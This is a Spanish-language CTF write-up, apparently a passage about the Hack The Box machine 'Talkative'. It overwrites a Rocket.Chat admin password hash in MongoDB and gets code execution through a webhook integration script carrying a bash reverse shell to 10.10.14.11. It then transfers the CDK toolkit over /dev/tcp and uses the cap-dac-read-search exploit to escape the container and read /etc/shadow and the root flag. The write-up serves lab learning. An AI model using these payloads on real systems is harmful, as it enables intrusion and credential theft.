db.getCollection('users').update({_id:"admin"}, { $set: {"services" : { "password" : {"bcrypt" : "$2a$10$9CM8OgInDlwpvjLKLpML.eizXIzLlRtgCh3GRLafOdR9ldAUh/KG" } } } })
```



```
rs0 [direct: primary] meteor> db.getCollection('users').update({_id:"admin"}, { $set: {"services" : { "password" : {"bcrypt" : "$2a$10$9CM8OgInDlwpvjLKLpML.eizXIzLlRtgCh3GRLafOdR9ldAUh/KG" } } } })
DeprecationWarning: Collection.update() is deprecated. Use updateOne, updateMany, or bulkWrite.
{
  acknowledged: true,
  insertedId: null,
  matchedCount: 0,
  modifiedCount: 0,
  upsertedCount: 0
}
rs0 [direct: primary] meteor>
```


no cambio debido a que el id es otro

```
type: "bot",
_updatedAt: ISODate('2021-08-10T19:44:00.615Z'),
roles: [ 'bot' ]
},
{
  _id: 'ZLMid6a4h5YEosPQi',
  createdAt: ISODate('2021-08-10T19:49:48.673Z'),
  services: {
    password: {
      bcrypt: '$2b$10$jzSWpBq.eJ/yn/Pdq6iLB.U0/kXHB102A.b2yooGebUbh69NIUu5y'
    },
    email: {
      verificationTokens: [

```

```
rs0 [direct: primary] meteor> db.getCollection('users').update({_id: "ZLMid6a4h5YEosPQi"}, { $set: {"services" : {
L.eizXizLlRtgCh3GRLafodR9ldAUh/KG" } } })
{
  acknowledged: true,
  insertedId: null,
  matchedCount: 1,
  modifiedCount: 1,
  upsertedCount: 0
}
rs0 [direct: primary] meteor>
```

validamos



Verificamos la versión de Rocket.Chat

Administration × Info

Info

Import

Rooms

Users

Connectivity Services

Custom Sounds

Custom Emoji

Federation Dashboard

Integrations

Invites

OAuth Apps

Custom User Status

Mailer

Permissions

Rocket.Chat

Version	2.4.14
Apps Engine Version	1.11.2
Database Migration	170
Database Migration Date	February 15, 2025 5:13 PM
Installed at	August 10, 2021 7:43 PM
Uptime	1 hours, 25 seconds
Deployment ID	45bCGfakY5BtNaKQK
PID	1
Running Instances	1
OpLog	Enabled
Hash	4b59f9172ead8e5ff968df10c582274d4d78d7dc
Date	Fri Dec 18 21:16:51 2020 -0300

Commit

Rocket.Chat CVE-2021-22911

<https://github.com/CsEnox/CVE-2021-22911>

Buscando un buen rato en internet encontré un GitHub en el cual explica que se puede un RCE con admin ya autenticado.

 <https://forums.rocket.chat> > addi... · [Traducir esta página](#) ⋮

Adding Screen Share in rocket chat 3.0.2

1 jul 2021 — It is not possible to add screen share in RC server version **2.4.14** right ? also please let me know as i found two options for screen share in rocketchat.

Falta(n): RCE | Realizar una búsqueda con lo siguiente: [RCE](#)



GitHub

<https://github.com> > CsEnox > CV... · [Traducir esta página](#) ⋮

CsEnox/CVE-2021-22911: Pre-Auth Blind NoSQL Injection ...

Pre-Auth Blind NoSQL Injection leading to Remote Code Execution in **Rocket Chat** 3.12.1 - CsEnox/CVE-2021-22911.


3. RCE (Autenticated - Admin)

- Rocket.Chat has a feature called Integrations that allows creating incoming and outgoing web hooks. These web hooks can have scripts associated with them that are executed when the web hook is triggered.
- We create a integration with the following script :

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('command here');
```

El sitio tiene una característica llamada integraciones que permite crear y subir un web hook y ejecutar comandos, buscamos la opción de integrations

**



INFO

Rocket.Chat

Dat

Integrations

Zapier

New integration

ZAPIER

Are you looking to integrate other software and applications with Rocket.Chat but you don't have the time to manually do it? Then we suggest using Zapier which we fully support. Read more about it on our documentation. <https://rocket.chat/docs/administrator-guides/integrations/zapier/using-zaps/>

New Integration

< Back to integrations



Incoming WebHook

Send data into Rocket.Chat in real-time.



Outgoing WebHook

Get data out of Rocket.Chat in real-time.

Cambiamos por true

Incoming WebHook Integration

[Delete](#)[Save changes](#)[Back to integrations](#)Enabled ☒ True ☐ False

Name (optional)

Optional

You should name it to easily manage your integrations.

Post to Channel

User or channel name

Messages that are sent to the Incoming WebHook will be posted here.

Start with @ for user or # for channel. Eg: @john or #general

Post as

Choose the username that this integration will post as.

The user must already exist.

Alias (optional)

Optional

Choose the alias that will appear before the username in messages.

Acá cambiamos la opción por true y añadimos el código de GitHub añadiendo una reverse shell

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('bash -c 'bash -i >& /dev/tcp/10.10.14.11/2929 0>&1');
```

Incoming WebHook Integration

[Delete](#)[Save changes](#)

You can also use an emoji as an avatar.

Example: :ghost:

Script Enabled ☒ True ☐ False

Script

```
1 const require = console.log.constructor('return process.mainModule.
2 const { exec } = require('child_process');
3 exec('bash -c 'bash -i >& /dev/tcp/10.10.14.11/2929 0>&1');
```

luego damos en guardar cambios

Incoming WebHook Integration

[Delete](#)[Save changes](#)

You can also use an emoji as an avatar.

Example: :ghost:

Script Enabled ☒ True ☐ False

Script

```
1 const require = console.log.constructor('return process.mainModule.
2 const { exec } = require('child_process');
3 exec('bash -c 'bash -i >& /dev/tcp/10.10.14.11/2929 0>&1');
```

añadimos algunas opciones

Enabled ☒ True ☐ False

Name (optional)

You should name it to easily manage your integrations.

Post to Channel

Messages that are sent to the Incoming WebHook will be posted here.
Start with for user or for channel. Eg: or

Post as

Choose the username that this integration will post as.
The user must already exist.

Alias (optional)

Luego de leer mucha documentación de la integración valide que debemos colocar un usuario válido

Enabled ☐ True ☒ False

Name (optional)

You should name it to easily manage your integrations.


Post to Channel

Messages that are sent to the Incoming WebHook will be posted here.
Start with for user or for channel. Eg: or

Post as

Choose the ~~username~~ name that this integration will post as.
The user must already exist.

Alias (optional)



validamos los errores de sintaxis

Incoming WebHook Integration

Script

Delete

Save changes

FULL SCREEN

SyntaxError

unknown: Unterminated string constant (2:47)

```
1 | const require = console.log.constructor('return process.mainModule.require')();  
> 2 | const { exec } = require('child_process').exec('bash -c "bash -i >& /dev/tcp/10.10.14.11/2929 0>&1"');  
   |                                     ^
```

```
const require = console.log.constructor('return process.mainModule.require')();  
const { exec } = require('child_process');  
exec('bash -c "bash -i >& /dev/tcp/10.10.14.11/2929 0>&1" ');  
hacemos un curl tomando la URL web
```

FULL SCREEN

Webhook URL 10.11.155:3000/hooks/HtCTozhE5wGXWvBzb/HWY4PfRE6P7ESY7WXvE4afkiduXBfRzGKFjMRJnKZyxCxnh

Send your JSON payloads to this URL.
COPY TO CLIPBOARD

Token URCTashF5uCYMA0sk//BAK40BF6D7F5V7AWvE4afkiduXBfRzGKFjMRJnKZyxCxnh

```

service unavailable
(kali㉿kali)-[~/machineshtb/Talkative]
$ curl http://10.10.11.155:3000/hooks/HtCTozhE5wGXWvBzb/HWY4PfRE6P7ESY7WXvE4afkiduXBfRzGKFjMRJnKZyxCxnh
{"success":false} -p 9999 -
(kali㉿kali)-[~/machineshtb/Talkative]
$ 
[Talka] 0:saulssh 1:python3 2:chiselocal 3:mongosh- 4:bash*

(kali㉿kali)-[~/machineshtb/Talkative]
$ nc -lvnp 2929
listening on [any] 2929 ...
connect to [10.10.11.155] from (UNKNOWN) [10.10.11.155] 57806
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c150397ccd63:/app/bundle/programs/server#
  
```

```

kali@kali: ~/machineshtb
(kali㉿kali)-[~/machineshtb/Talkative]
$ nc -lvnp 2929
listening on [any] 2929 ...
connect to [10.10.11.155] from (UNKNOWN) [10.10.11.155] 57806
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c150397ccd63:/app/bundle/programs/server#
  
```

```

kali@kali: ~/mac
  
```

validando estamos en otro contenedor

```

root@c150397ccd63:/app/bundle/programs/server# hostname -I
hostname -I
172.17.0.3
root@c150397ccd63:/app/bundle/programs/server# 
[Talka] 0:saulssh 1:python3 2:chiselocal 3:mongosh- 4:nc*
  
```

Escapar de un docker con cdk

Como estamos en un contenedor nuevamente nuestros comandos son limitados, tampoco se logra identificar contenido para pasar al root de la máquina origina por lo cual utilizamos la herramienta cdk. Esta herramienta nos permite ver por medio de qué forma podemos elevar privilegios o escapar del contenedor es como un lineas pero de contenedores.

<https://github.com/cdk-team/CDK>

Descargamos una versión vieja por temas de que en ocasiones las nuevas versiones no suelen funcionar bien.

<https://github.com/cdk-team/CDK/releases/tag/v1.5.0>

Asset	Size	Released
cdk_darwin_amd64	12.2 MB	Sep 25, 2022
cdk_linux_386	9.97 MB	Sep 25, 2022
cdk_linux_386_thin	4.98 MB	Sep 25, 2022
cdk_linux_386_thin_upx	2.1 MB	Sep 25, 2022
cdk_linux_386_upx	3.74 MB	Sep 25, 2022
cdk_linux_amd64	11.5 MB	Sep 25, 2022
cdk_linux_amd64_thin	5.88 MB	Sep 25, 2022
cdk_linux_amd64_thin_upx	2.28 MB	Sep 25, 2022
cdk_linux_amd64_upx	4.21 MB	Sep 25, 2022
cdk_linux_arm	9.94 MB	Sep 25, 2022
cdk_linux_arm64	10.8 MB	Sep 25, 2022
cdk_linux_arm64_thin	5.44 MB	Sep 25, 2022
Source code (zip)		Sep 25, 2022
Source code (tar.gz)		Sep 25, 2022

ahora esto descarga un archivo seguramente está la herramienta codificada seguimos la guía para transferir

1. First, host CDK binary on your host with public IP.

```
(on your host)
nc -lvp 999 < cdk
```

2. Inside the victim container execute

```
cat < /dev/tcp/(your_public_host_ip)/(port) > cdk
chmod a+x cdk
```

nc -lvp 67 < cdk_linux_amd64_upx

```
(kali@kali)-[~/machineshtb/Talkative]
$ ls chisel_1.5.0_linux_amd64
'01 empty'  cdk_linux_amd64_upx  creds.txt  index.1
bolt.omv   chisel.sh            data.bin   meta

(kali@kali)-[~/machineshtb/Talkative]
$ nc -lvp 67 < cdk_linux_amd64_upx
listening on [any] 67 ...
```

cat < /dev/tcp/10.10.14.11/67 > cdk_linux_amd64_upx


```

root@c150397ccd63:~# cat < /dev/tcp/10.10.14.11/67 > cdk_linux_amd64_upx
cat < /dev/tcp/10.10.14.11/67 > cdk_linux_amd64_upx
nc -lvp 67 <
cdk_linux_amd64_upx
(nc on your host)
nc -lvp 999 <

```

Acá se me dañó la reverse Shell porque para terminar debe dar ctr+c, sin embargo, ingreso nuevamente y parece que logro transferir

```

root@c150397ccd63:~# ls
ls
cdk_linux_amd64_upx
rocketchat-importer
ufs
root@c150397ccd63:~#
[Talka] 0:saulssh 1:python3 2:

```

validamos integridad con md5sum

```

ufs
root@c150397ccd63:~# md5sum cdk_linux_amd64_upx
md5sum cdk_linux_amd64_upx
7d4ac9f9c4219da7db61dd94a955259b cdk_linux_amd64_upx
root@c150397ccd63:~#

(kali㉿kali)-[~/machineshtb/Talkative]
$ md5sum cdk_linux_amd64_upx
7d4ac9f9c4219da7db61dd94a955259b cdk_linux_amd64_upx

(kali㉿kali)-[~/machineshtb/Talkative]
$
nc -lvp 67 <
cdk_linux_amd64_upx
cat <

```

damos permisos chmod a+x y ejecutamos

```

root@c150397ccd63:~# md5sum cdk_linux_amd64_upx
md5sum cdk_linux_amd64_upx
7d4ac9f9c4219da7db61dd94a955259b cdk_linux_amd64_upx
root@c150397ccd63:~# chmod a+x cdk_linux_amd64_upx
chmod a+x cdk_linux_amd64_upx
root@c150397ccd63:~#
[Talka] 0:saulssh 1:python3 2:chiselocal 3:mongosh- 4:n

```

como ejecuta correctamente hacemos uso de la funcion evaluate
./cdk evaluate

```
chmod a+x cdk_linux_amd64_upx
root@c150397ccd63:~# cp cdk_linux_amd64_upx cdk
cp cdk_linux_amd64_upx cdk
root@c150397ccd63:~# ls
ls
cdk
cdk_linux_amd64_upx
rocketchat-importer
ufs
root@c150397ccd63:~# ./cdk
./cdk
CDK (Container Duck)
CDK Version(GitCommit): 5b28ff76a301fe6cb90baf6bd186923b6fb30276
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by cdx & neargle
Find tutorial, configuration and use-case in https://github.com/cdk-team/CDK/

Usage:
  cdk evaluate [--full]
  cdk eva [--full]
  cdk run (--list | <exploit> [<args>...])
  cdk auto-escape <cmd>
  cdk <tool> [<args>...]

Evaluate:
  cdk evaluate          Gather information to find weaknesses inside container.
  cdk evaluate --full   Enable file scan during information gathering.
  cdk eva               Alias of "cdk evaluate".
  cdk evaluate --full   Enable file scan during information gathering.

Exploit:
  cdk run --list        List all available exploits.
  cdk run <exploit> [<args>...] Run single exploit, docs in https://github.com/cdk-team/CDK/wiki/Exploit:cap-dac-read-search
```

mejoro la shell y ejecuto nuevamente para ver mejor los resultados.

```
/bin/su
/bin/umount
[ Information Gathering - Services ]
2025/02/15 21:24:55 sensitive env found:
  DEPLOY_METHOD=docker-official

[ Information Gathering - Commands and Capabilities ]
2025/02/15 21:24:55 available commands:
  find,node,npm,apt,dpkg,mount,fdisk,base64,perl
2025/02/15 21:24:55 Capabilities hex of Caps(CapInh)CapPrm[CapEff]CapBnd[CapAmb]:
  CapInh: 0000000000000000
  CapPrm: 00000000a80425fd
  CapEff: 00000000a80425fd
  CapBnd: 00000000a80425fd
  CapAmb: 0000000000000000
  Cap decode: 0x00000000a80425fd = CAP_CHOWN,CAP_DAC_READ_SEARCH,CAP_FOWNER,CAP_FSETID,CAP_KILL,CAP_SETGID,CAP_SETUID,CAP_SE
W,CAP_SYS_CHROOT,CAP_MKNOD,CAP_AUDIT_WRITE,CAP_SETFCAP
Added capability list: CAP_DAC_READ_SEARCH
[*] Maybe you can exploit the Capabilities below:
[!] CAP_DAC_READ_SEARCH enabled. You can read files from host. Use 'cdk run cap-dac-read-search' ... for exploitation.

[ Information Gathering - Mounts ]
0:73 / / rw,relatime - overlay overlay rw,lowerdir=/var/lib/docker/overlay2/l/SJ7L7M7IXKP2LYEKIS4QTXWMB2:/var/lib/docker/overlay2/l/LLN
/docker/overlay2/l/57PYNL7JWAU22ZEF5CM7JKTH2Y:/var/lib/docker/overlay2/l/K4DCIUMHCNYT3RFVQSR7KCCWLJ:/var/lib/docker/overlay2/l/LLN
```

Capability CAP_DAC_READ_SEARCH

Dice que podríamos explotar la capability CAP_DAC_READ_SEARCH buscando como explotar esto hay una documentación de cdk sobre el tema

<https://github.com/cdk-team/CDK/wiki/Exploit:cap-dac-read-search>

```
# read file from host
./cdk run cap-dac-read-search <target>

# specify bind mount point file path and read file
./cdk run cap-dac-read-search /etc/hosts /tmp/pwn

# when target file is /, this exploit will chdir to host root and execute a command(default: /bin/bash)
./cdk run cap-dac-read-search /etc/hosts /

# also you can specify what command to be executed, but cdk will recognize the string starting with '-'
./cdk run cap-dac-read-search /etc/hosts / cat /tmp/pwn
```

ejecutamos

`./cdk run cap-dac-read-search /etc/shadow`

```
Usage
root@c150397ccd63:~# ./cdk run cap-dac-read-search /etc/shadow
Running with target: /etc/shadow, ref: /etc/hostname
root:$6$9Gr0pvcijuCP93rg$tkcyh.ZwH5w9AHrm66awD9nLzMHv32QqZYGiIfuLow4V1PBkY0xsKoyZnM3.AI.y
daemon*:18659:0:99999:7:::host
bin*:18659:0:99999:7:::dac-read-search <target>
sys*:18659:0:99999:7:::
sync*:18659:0:99999:7:::mount point file path and read file
games*:18659:0:99999:7:::
man*:18659:0:99999:7:::
./cdk run cap-dac-read-search /etc/hosts /tmp/pwn
```

```
SOL INJECTION
root@c150397ccd63:~# ./cdk run cap-dac-read-search /root/root.txt
Running with target: /root/root.txt, ref: /etc/hostname
84.....

root@c150397ccd63:~# [
[Talka] 0:saulssh 1:python3 2:chiselocal 3:mongosh- 4:nc*
```

Conclusión: Realmente si es una máquina hard presenta temas entendibles y es bastante larga la máquina. Empezado con RJ Editor, contenedores y sus comandos limitados, el cms Bolt y el servicio de Rocket.chat la hacen una máquina larga, pero tampoco es exageradamente exigente.